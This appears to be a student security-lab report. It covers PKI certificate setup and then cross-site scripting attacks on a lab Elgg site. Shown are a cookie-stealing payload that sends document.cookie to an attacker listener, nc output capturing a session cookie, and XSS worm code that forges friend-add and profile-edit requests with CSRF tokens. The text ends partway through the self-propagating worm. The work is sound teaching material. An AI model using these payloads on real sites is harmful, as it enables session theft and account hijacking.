        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1024 bit)
                Modulus:
                    00:c6:64:1e:78:f7:7e:f9:c1:a9:43:14:31:37:c0:
                    f5:9b:1c:dd:16:33:72:35:1c:18:b9:74:a2:22:7d:
                    47:c2:a7:6d:22:6e:4b:46:de:57:07:f1:ae:f0:ba:
                    b3:c8:58:50:55:2f:50:85:4c:86:2a:6c:2d:0c:53:
                    53:90:5c:d9:93:b4:80:80:2c:39:68:7c:b5:3c:0a:
                    2e:c8:bc:23:af:c4:20:8b:b5:ba:53:69:24:91:82:
                    8c:04:df:ce:70:24:a0:26:e5:a5:99:c9:4b:db:24:
                    84:a1:44:ff:6e:15:7f:54:0a:4b:2a:bc:ca:29:76:
                    09:6d:dd:fd:c2:78:0d:c8:29
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
```

Task 3: Use PKI for Web Sites


As seen below via my code, I have set up the domain name which allowed the entry to map the domain name PKILabServer.com to my local host, 127.0.0.1



When I try to access the server using the URL given, an insecure connection is given. I then have to import my CA to allow entry into the site.




Once I import my CA and allow it to trust my CA to identify websites, I then am allowed to see my CA and the warning no longer exists when I refresh as shown below.




Additional Tasks:

1. When I accessed https://localhost:4433, I made a request to the web server running on my local machine (the loopback address, which is 127.0.0.1). The page loaded just as it would for https://PKILabServer.com:4433 because both domain names resolve to the same IP address. I got a security warning because the certificate's Common Name (CN) or Subject Alternative Name (SAN) does not include localhost. SSL/TLS certificates are typically issued to specific domain names, and if there's a mismatch between the domain name in the address bar and the one on the certificate, browsers will warn about the certificate not being valid for the domain I would try to access.
2. After restarting the server and reloading the URL https://PKILabServer.com:4433 or https://localhost:4433 in your browser, I encountered a security error indicating that there's a problem with the certificate. This happened because the cryptographic signature on the certificate no longer matches the certificate's content. When a certificate is signed by a CA, it involves creating a hash of the certificate's data and then encrypting that hash with the CA's private key. Any change to the certificate's content, even a single byte, will cause the hash to change, which means the signature won't

match when decrypted with the CA's public key. As shown below, I changed to a single byte which caused the hash to change. I then was unable to load the server certificate private key file.






The browser relies on this signature to verify the integrity and authenticity of the certificate. A mismatch due to tampering (as in this case) or corruption will cause the browser to distrust the certificate and block the connection, protecting the user from potential security threats.

Problem 2 Cross-site scripting (XSS) Attacks

Task 1: Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program in Alice's Elgg profile, such that when another user (Boby) views Alice's profile, the JavaScript program will be executed, and an alert window will be displayed:


Screenshot:



Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in Alice's Elgg profile, such that when another user (Charlie) views Alice's profile, the user's cookies will be displayed in the alert window.


Screenshot:



Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request. The attacker is going to run a TCP server and listen on it while the victim user opens the attacker's page and has the cookies stolen. Below screenshots are evidence of cookie stealing when a victim user (Alice) visits Samy's page:

Alice opening Samy's page:



Samy stealing Alice's cookies:

```
Terminal
[04/09/24]seed@VM:~$ nc -l 7777 -v
Listening on [0.0.0.0] (family 0, port 7777)
Connection from [10.0.2.15] port 7777 [tcp/*] accepted (family 2, sport 44478)
GET /?cookie=Elgg%3D668pi8kd6hlcua19vlgfc17243 HTTP/1.1
Host: 10.0.2.15:7777
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

The value that we see after "?cookie=" is evidence of cookie stealing done by Samy on Alice.

Code:

```
<p>Hello Folks, <script>document.write('<img src=http://10.0.2.15:7777?cookie=' +
escape(document.cookie) +  ' >'); </script> This script tests an XSS attack.</p>
```

Task 4: XSS worm that adds a friend

In this task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. The objective of the attack is to add Samy as a friend to the victim (Alice)


Screenshots:

Understanding the fields required for the attack (__elgg_ts and __elgg_token):

```
        <input placeholder="Search" type="text" class="search-input" size="21" name="q" autocapitalize="off" autocorrect="off" required="required" value="" />
        <input type="hidden" name="search_type" value="all" />
        <input type="submit" value="Go" class="search-submit-button" />
    </fieldset>
</form>
<ul class="elgg-menu elgg-menu-extras elgg-menu-hz elgg-menu-extras-default"><li class="elgg-menu-item-bookmark"><a href="http://www.xsslabelgg.com/bookmarks/add/46?address=http%3A
    <div class="elgg-image"><div class="elgg-avatar elgg-avatar-tiny">
<span class="elgg-icon-hover-menu elgg-icon fa fa-caret-down"></span><ul rel="h-lsOPr0dpxJCJ9I65cwXd7awxFaw8SdoHhFF8nbzQQ" class="elgg-menu elgg-menu-hover elgg-ajax-loader" data-
</div><div class="elgg-body"><h3><a href="http://www.xsslabelgg.com/profile/charlie" rel="me">Charlie</a></h3><div class="elgg-subtext"></div></div>
</div></div><div class="elgg-body"><ul class="elgg-menu elgg-menu-owner-block elgg-menu-owner-block-default"><li class="elgg-menu-item-blog"><a href="http://www.xsslabelgg.com/blog
</div>

        </div>
    </div>
    <div class="elgg-page-footer">
        <div class="elgg-inner">
            <ul class="elgg-menu elgg-menu-footer elgg-menu-hz elgg-menu-footer-meta"><li class="elgg-menu-item-powered"><a href="http://elgg.org" title="Elgg 2.2.2" class="elgg-me
        </div>
    </div>
</div><script>
var elgg = {"config":{"lastcache":1549469404,"viewtype":"default","simplecache_enabled":1},"security":{"token":{"__elgg_ts":1712699232,"__elgg_token":"QvU969VETAn07P_sES9uhg"}},"se
</script><script src="http://www.xsslabelgg.com/cache/1549469404/default/jquery.js"></script><script src="http://www.xsslabelgg.com/cache/1549469404/default/jquery-ui.js"></script>
require([
    "core/river/filter",
    "elgg/reportedcontent"
]);
</script>
    </body>
</html>
```

Alice's friend list showing Samy after opening his profile:




Code:

```
<script type="text/javascript">
window.onload = function () {
 var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=" +
elgg.security.token.__elgg_ts + "&__elgg_token=" + elgg.security.token.__elgg_token;
 var Ajax = null;
 Ajax = new XMLHttpRequest();
 Ajax.open("GET", sendurl, true);
 Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
 Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
 Ajax.send();
}
</script>
```

Task 5: XSS Worm that changes the victim's profile

The objective of this task is to modify the victim's profile "About me" field when the victim (Alice) visits Samy's page. We will write an XSS worm to complete the task.

Screenshots of Alice's profile after opening Samy's page:



Code:

```
<script>
window.onload = function() {
var sendurl = "http://www.xsslabelgg.com/action/profile/edit"; // URL to send the POST request
  var content = "__elgg_token=" + elgg.security.token.__elgg_token +
            "&__elgg_ts=" + elgg.security.token.__elgg_ts +
            "&description=Samy is my HERO (added by [Kurudunje Deekshith Shetty, Yahya Sheikh])" +
            "&name=" + elgg.session.user.name +
            "&guid=" + elgg.session.user.guid;
```


```
if (elgg.session.user.name !== "Samy") {
   var Ajax = null;
   Ajax = new XMLHttpRequest();
   Ajax.open("POST", sendurl, true);
   Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
   Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
   Ajax.send(content);
  }
};
</script>
```

Task 6: Writing a Self-Propagating XSS Worm


To become a real worm, the malicious JavaScript program should be able to propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, but the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles. This way, the more people view the infected profiles, the faster the worm can propagate. By achieving self-propagation, We are going to edit the profile of the victims and also make them Samy's friends.

Screenshots:

Alice's profile after viewing Samy's profile



Boby's profile after viewing Alice's profile



Code:

```
<script id="worm">
window.onload = function () {
   var friendUrl = "http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=" +
elgg.security.token.__elgg_ts + "&__elgg_token=" + elgg.security.token.__elgg_token;
   var addFAjax = new XMLHttpRequest();
   addFAjax.open("GET", friendUrl, true);
   addFAjax.setRequestHeader("Host", "www.xsslabelgg.com");
   addFAjax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
   addFAjax.send();

